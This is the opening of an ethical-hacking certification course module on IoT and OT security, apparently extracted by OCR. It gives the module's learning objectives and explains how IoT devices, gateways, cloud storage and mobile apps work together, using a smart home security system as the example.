Module 18


IoT and OT Hacking

EC-Council

Official Curricula

EC-Council C|EH v13 Certified Ethical Hacker

This page is intentionally left blank.



Learning Objectives

The Internet of Things (IoT) has evolved from the convergence of wireless technology, micro-electromechanical systems, micro-services, and the Internet. IoT solutions are applied in different sectors of industry, including healthcare, building management, agriculture, energy, and transportation. Many organizations are driving the IoT transformation. IoT devices, such as wearables, industrial appliances, connected electronic devices, smart grids, and smart vehicles, are becoming part of interconnected networks. These devices generate a huge amount of data that is collected, analyzed, logged, and stored on the networks.

The IoT has introduced a range of new technologies with associated capabilities into our daily lives. As the IoT is an evolving technology, the immaturity of technologies and services provided by various vendors will have a broad impact on organizations, leading to complex security issues. IoT security is difficult to ensure as the devices use simple processors and stripped-down operating systems that may not support sophisticated security approaches. Organizations using these devices as part of their network need to protect both the devices and the information from attackers.


As industrial companies are digitizing their industrial facilities to enhance operational efficiency through Internet connectivity and remote data access, they need to increasingly focus on cybersecurity to mitigate new threats and safety issues arising from the convergence of operational technology and information technology (OT–IT). Organizations need to understand the landscape of cyber threats, industrial infrastructure, and business. Before implementing cybersecurity policies and controls, organizations need to identify and prioritize key risks and threats that will have the greatest impact on their business.

The main objective of this module is to explain the potential threats to IoT and OT platforms and to provide guidelines for securing IoT devices and OT infrastructure from evolving threats and attacks.

At the end of this module, you will be able to

- Explain IoT concepts
- Understand different IoT threats and attacks
- Describe the IoT hacking methodology
- Use different IoT hacking tools
- Apply countermeasures to protect devices from IoT attacks
- Use different IoT security tools
- Explain OT concepts
- Understand different OT threats and attacks
- Describe the OT hacking methodology and use different OT hacking tools
- Apply countermeasures to protect industrial facilities from OT attacks
- Use different OT security tools


IoT Hacking



IoT Concepts and Attacks

The IoT is an important and emerging topic in the field of technology, economics, and society in general. It is referred to as the web of connected devices, made possible by the intersection between machine-to-machine communications and big data analytics. The IoT is a future-facing development of the Internet and abilities of physical devices that are gradually narrowing the gap between the virtual and physical world. This section deals with some of the important IoT concepts that one should be familiar with to understand the advanced topics covered later in this module.

Attackers implement various techniques to launch attacks on target IoT devices or networks. This section also discusses the top IoT threats in relation to the basic types of IoT attack vectors and techniques, including distributed denial-of-service (DDoS) attacks, attacks on HVAC systems, rolling code attacks, BlueBorne attacks, and jamming attacks.



What is the IoT?

The Internet of Things (IoT), also known as the Internet of Everything (IoE), refers to computing devices that are web-enabled and have the capability of sensing, collecting, and sending data using sensors, and the communication hardware and processors that are embedded within the device. In the IoT, a "thing" refers to a device that is implanted in a natural, human-made, or machine-made object and has the functionality of communicating over a network. The IoT utilizes existing emerging technology for sensing, networking, and robotics, therefore allowing the user to achieve deeper analysis, automation, and integration within a system.

With the increase in the networking capabilities of machines and everyday appliances used in different sectors like offices, homes, industry, transportation, buildings, and wearable devices, they open up a world of opportunities for the betterment of business and customer satisfaction. Some of the key features of the IoT are connectivity, sensors, artificial intelligence, small devices, and active engagement.

How the IoT Works

IoT technology includes four primary systems: IoT devices, gateway systems, data storage systems using cloud technology, and remote control using mobile apps. These systems together make communication between two endpoints possible.

Discussed below are some of the important components of IoT technology that play an essential role in the function of an IoT device:

- **Sensing Technology**: Sensors embedded in the devices sense a wide variety of information from their surroundings, including temperature, gases, location, workings of some industrial machinery, or health data of a patient.

- **IoT Gateways**: Gateways are used to bridge the gap between an IoT device (internal network) and the end-user (external network), thus allowing them to connect and communicate with each other. The data collected by the sensors in the IoT device is sent to the connected user or cloud through the gateway.
- **Cloud Server/Data Storage**: After traveling through the gateway, the collected data arrives at the cloud, where it is stored and undergoes data analysis. The processed data is then transmitted to the user, who can take certain actions based on the information received.
- **Remote Control using Mobile App**: The end-user uses remote controls such as mobile phones, tablets, laptops, etc. installed with a mobile app to monitor, control, retrieve data, and take a specific action on IoT devices from a remote location.

Example:

1. A smart security system installed in a home will be integrated with a gateway, which in turn helps to connect the device to the Internet and the cloud infrastructure.
2. Data stored in a cloud includes information about every device connected to the network. This information includes the device's ID and the present status of the device, as well as information regarding who has accessed the device and how many times. It also includes information such as how long the device was accessed for previously.
3. The connection with the cloud server is established through web services.
4. The user on the other side, who has the required app to access the device remotely on his/her mobile phone, interacts with it, which in turn allows him/her to interact with the device at home. Before accessing the device, he/she is asked to authenticate him/herself. If the credentials submitted by him/her match those saved in the cloud, he/she is granted access. Otherwise, his/her access is denied, ensuring security. The cloud server identifies the device's ID and sends a request associated with that device using gateways.
5. The security system that is currently recording the footage at home, if it senses any unusual activity, then sends an alert to the cloud through the gateway, which matches the device's ID and the user associated with it, and finally, the end-user receives an alert.


